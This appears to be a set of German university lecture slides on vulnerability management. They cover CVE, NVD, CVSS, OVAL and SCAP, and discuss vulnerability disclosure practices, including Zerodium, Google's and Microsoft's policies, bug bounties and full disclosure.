
- http://cve.mitre.org/
  - Datenbank mit registrierten CVEs

- Beispiel:
  - CVE-2014-0160
  - Beschreibung *„The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.“*

Common Vulnerabilities and Exposures (CVE)



Common Vulnerabilities and Exposures (CVE)



National Vulnerability Database (NVD)

- US Datenbank mit Sicherheitsschwachstellen
- betrieben vom NIST
  - https://nvd.nist.gov/


- neben CVE Vulnerabilities außerdem:
  - Checklisten
  - US-CERT Warnungen


  - Common Platform Enumeration (CPE) Datenbank
    - einheitliches Namensschema für IT-Komponenten
    - Beispiel:
      `cpe:2.3:a:adobe:acrobat:11.0.5:-:*:*:*:windows:*:*`
    - inklusive Verlinkung von Vulnerabilities


Common Vulnerability Scoring System (CVSS)

- Bewertung des Schweregrads einer Schwachstelle / Bedrohung
- unterhalten vom CERT-Dachverband (FIRST.org)
- aktuelle Version: V3 vom 10. Juni 2015
  - https://www.first.org/cvss
- Bewertung setzt sich aus drei Komponenten zusammen
  - Base Score
    - intrinsisch, unabhängig von Zeit und Umgebung
    - beeinflußt von zwei Faktoren:
      - Exploitability
      - Impact
  - Temporal Score
    - Veränderungen über die Zeit
      - Verfügbarkeit von Exploit-Kits bzw. Patches
  - Environmental Score
    - Einfluß bzgl. eines konkreten Systems
      - Vorhandensein zusätzlicher Sicherheitsmaßnahmen

Common Vulnerability Scoring System (CVSS)







- online Rechner: https://www.first.org/cvss/calculator/3.0

Open Vulnerability and Assessment Language – OVAL

- https://oval.cisecurity.org/
- http://ovalproject.github.io/

- Beschreibungssprache für:
  - Zustand von zu testenden IT-Komponenten (Versionen, Konfigurationen etc.)
  - Beschreibung des zu testenden Sicherheitszustandes (Bedrohungen, Patchlevel etc.)
  - Ergebnis des Test

- XML-basiert


- Repository mit OVAL-Definitionen frei verfügbar
  - gepflegt als Community-Ansatz

Open Vulnerability and Assessment Language – OVAL

OVAL definiert Testfälle bezüglich zu untersuchender Eigenschaften

[http://ovalproject.github.io/getting-started/tutorial/]

Open Vulnerability and Assessment Language – OVAL



allgemeine Informationen

führt mehrere *Test-Zustände* logisch zusammen

eine Definition gehört zu einer der folgenden Klassen:

- Compliance – Übereinstimmung ?
- Inventory – Software installiert?
- Patch – Patch notwendig?
- Vulnerability – Schwachstelle vorhanden?
- Misc

Test von *Object* bzgl. *State* ➔ resultiert in *Zustand*

Beschreibt, welche Informationen einer IT-Komponente gesammelt werden sollen

Erwartete Informationen bezüglich *Object*

Struktur einer OVAL Definition

[http://ovalproject.github.io/getting-started/tutorial/]

Security Content Automation Protocol (SCAP)

- https://scap.nist.gov/
- Ziel: automatisierte(s) Schwachstellen-Analyse / Schwachstellen-Management
- Zusammenfassung konkreter Versionen existierender Standards
  - XCCDF: The Extensible Configuration Checklist Description Format
  - OVAL: Open Vulnerability and Assessment Language
  - OCIL: Open Checklist Interactive Language
  - Asset Identification
  - ARF: Asset Reporting Format
  - CCE: Common Configuration Enumeration
  - CPE: Common Platform Enumeration
  - Software Identification (SWID) Tags
  - CVE: Common Vulnerabilities and Exposures
  - CVSS: Common Vulnerability Scoring System
  - TMSAD: Trust Model for Security Automation Data

Veröffentlichen von Sicherheitslücken

- Fragestellung: Wann und wie Sicherheitslücken veröffentlichen?

- Spannungsfeld:
  - frühzeitiges Veröffentlichen:
    - Warnung für Betroffene
    - Hilfreich für Angreifer, wenn noch kein Patch vorhanden


  - spätes Veröffentlichen:
    - Risiko für Betroffene, wenn Schwachstelle Angreifern bereits bekannt
    - Hersteller haben mehr Zeit für Patch-Entwicklung

  - gar nicht Veröffentlichen:
    - security by obscurity
    - ggf. ökonomischer Anreiz ➔ Vulnerability Händler, z.B. Zerodium

  - Rechtliche Bindung
    - gerade als beauftragter Pentester
    - ggf. ethisches Problem

Zerodium Payout Ranges


[https://zerodium.com/program.html]



TECHNISCHE UNIVERSITÄT DRESDEN

Zerodium Payout Ranges

[https://zerodium.com/program.html]



** All payouts are subject to change or cancellation without notice. All trademarks are the property of their respective owners.*

Google's Responsible Disclosure Policy

[https://security.googleblog.com/2010/07/rebooting-responsible-disclosure-focus.html]

- Placing a disclosure deadline on any serious vulnerability they report, consistent with complexity of the fix. (For example, a design error needs more time to address than a simple memory corruption bug).

- Responding to a missed disclosure deadline or refusal to address the problem by publishing an analysis of the vulnerability, along with any suggested workarounds.

- Setting an aggressive disclosure deadline where there exists evidence that blackhats already have knowledge of a given bug.

➔ default timeline: 60 Tage

Microsoft's Coordinated Vulnerability Disclosure

- Finders disclose newly discovered vulnerabilities
  - to the vendors of the affected product
  - to a national CERT or other coordinator who will report to the vendor privately
  - to a private service that will likewise report to the vendor privately.
- The finder allows the vendor to offer fully tested updates
- The vendor provides the finder with updates on case progress.
- If attacks are underway in the wild both the finder and vendor work together as closely as possible to provide early public vulnerability disclosure to protect customers.

Auf der Suche nach Schwachstellen: Bug Bounty Programme

- Anreize schaffen für Veröffentlichen von Schwachstellen
  - in der Regel: monetär
  - zusätzlich: Ruhm, Ehre, Aufmerksamkeit
- typischerweise von Firmen getrieben:
  - Facebook, Google, Microsoft etc.
- teilweise auch von öffentlichen Einrichtungen / Institutionen

Full Disclosure

- Informationen so früh und umfangreich zur Verfügung stellen wie möglich

- "*Full disclosure -- the practice of making the details of security vulnerabilities public -- is a damned good idea. Public scrutiny is the only reliable way to improve security, while secrecy only makes us less secure.*"

  [Bruce Schneier, Januar 2007, https://www.schneier.com/essays/archives/2007/01/schneier_full_disclo.html]

  - ökonomischer Hintergedanke:
    - Schwachstellen schaden nicht IT-Herstellern, sondern Kunden
      ➔kein unmittelbarer Grund für Beseitigung
    - Druckmittel:
      - Image / PR-Schaden
      - Regulierung / rechtliche Regelungen

- Mailing-Liste:
  - http://seclists.org/fulldisclosure/

